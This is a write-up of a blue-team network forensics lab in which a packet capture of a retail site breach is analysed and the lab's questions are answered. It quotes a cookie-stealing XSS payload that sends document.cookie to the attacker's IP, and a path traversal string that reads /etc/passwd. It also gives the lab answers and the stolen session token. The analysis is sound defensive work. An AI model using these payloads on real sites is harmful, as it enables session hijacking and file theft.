Cyber Defenders - RetailBreach Writeup
Category: Network Forensics
Checkout the lab here: https://cyberdefenders.org/blueteam-ctf-challenges/retailbreach
Description
In recent days, ShopSphere, a prominent online retail platform, has experienced unusual administrative login activity during late-night hours. These logins coincide with an influx of customer complaints about unexplained account anomalies, raising concerns about a potential security breach. Initial observations suggest unauthorized access to administrative accounts, potentially indicating deeper system compromise.
Your mission is to investigate the captured network traffic to determine the nature and source of the breach. Identifying how the attackers infiltrated the system and pinpointing their methods will be critical to understanding the attack’s scope and mitigating its impact.
Q1: Identifying an attacker’s IP address is crucial for mapping the attack’s extent and planning an effective response. What is the attacker’s IP address?
Checking the Conversation tab, I can observe a large amount of unusual traffic occurring between 111.224.180.128 and 73.124.17.52.

This is a sign of scanning attacks and furthermore, a Brute Force attack in the next question.
Answer: 111.224.180.128
Q2: The attacker used a directory brute-forcing tool to discover hidden paths. Which tool did the attacker use to perform the brute-forcing?
As stated in the question, the attacker used a brute-forcing directory tool to search for hidden paths. Since it’s a brute force attack, there will definitely be many response packets with a 404 code. I tried filtering the response packets with a 404 code using http.request.method eq GET || http.response.code eq 404.

Follow the HTTP stream to view the contents of the Request and Response packets.

Gobuster is a free, open-source command-line tool written in Go, commonly used in security testing to scan and discover hidden directories, files, or subdomains on web servers.
Answer: Gobuster
Q3: Cross-Site Scripting (XSS) allows attackers to inject malicious scripts into web pages viewed by users. Can you specify the XSS payload that the attacker used to compromise the integrity of the web application?
XSS (short for Cross-Site Scripting) is a common security vulnerability in web applications. This flaw allows an attacker to inject malicious scripts (usually JavaScript) into search bars, comments, URLs, etc., on a website. When a normal user visits, their browser will execute this script, leading to the theft of personal information or account takeover.
To find the XSS payloads uploaded by the attacker, I going to filter the HTTP packets with the POST method using the filter http.request.method eq POST.

Answer: <script>fetch('http://111.224.180.128/' + document.cookie);</script>
Q4: Pinpointing the exact moment an admin user encounters the injected malicious script is crucial for understanding the timeline of a security breach. Can you provide the UTC timestamp when the admin user first visited the page containing the injected malicious script?
This network system has a total of 3 active IP addresses:
- Server IP: The server running the web platform.
- Attacker’s IP: (Which is
111.224.180.128as seen in the malicious<script>fetch...code). - Admin’s IP: By process of elimination, the remaining IP
135.143.142.5definitely belongs to the administrator (the victim).
Checking again, the exact time the website was injected with the malicious script.

As I know, the vulnerability lies in /review.php.

To find out the first time the admin user visited the page containing the injected malicious script, I will search for HTTP packets related to this endpoint using http.request.uri contains "/reviews" && ip.src eq 135.143.142.5.

Answer: 2024-03-29 12:09
Q5: The theft of a session token through XSS is a serious security breach that allows unauthorized access. Can you provide the session token that the attacker acquired and used for this unauthorized access?
Looking closely at the packet in Q4, I can see the token the admin logged in with, which is exactly what the attacker stole.

Answer: lqkctf24s9h9lg67teu8uevn3q
Q6: Identifying which scripts have been exploited is crucial for mitigating vulnerabilities in a web application. What is the name of the script that was exploited by the attacker?
To investigate the attacker’s actions, I can filter all HTTP requests made by the attacker after packet number 10106 (the administrator’s packet) and analyze their behavior with ip.src==111.224.180.128 and http and frame.number > 10106.

Among all the endpoints accessed by the attacker, log_viewer.php is where they executed the path traversal technique.
Answer: log_viewer.php
Q7: Exploiting vulnerabilities to access sensitive system files is a common tactic used by attackers. Can you identify the specific payload the attacker used to access a sensitive system file?
I can observe that the payload used by the attacker right below.

Answer: ../../../../../etc/passwd
Conclusion
Through network analysis of the provided packet capture, the full scope of the ShopSphere breach was uncovered. The attacker (IP
111.224.180.128) initially brute-forced hidden directories using Gobuster. After discovering a vulnerable endpoint, they successfully executed a Cross-Site Scripting (XSS) attack via a malicious payload to steal the session cookie (lqkctf24s9h9lg67teu8uevn3q) of an administrator (135.143.142.5) who visited the/review.phppage. By hijacking the admin session, the attacker gained unauthorized access tolog_viewer.phpand exploited a path traversal vulnerability to access sensitive system files like/etc/passwd.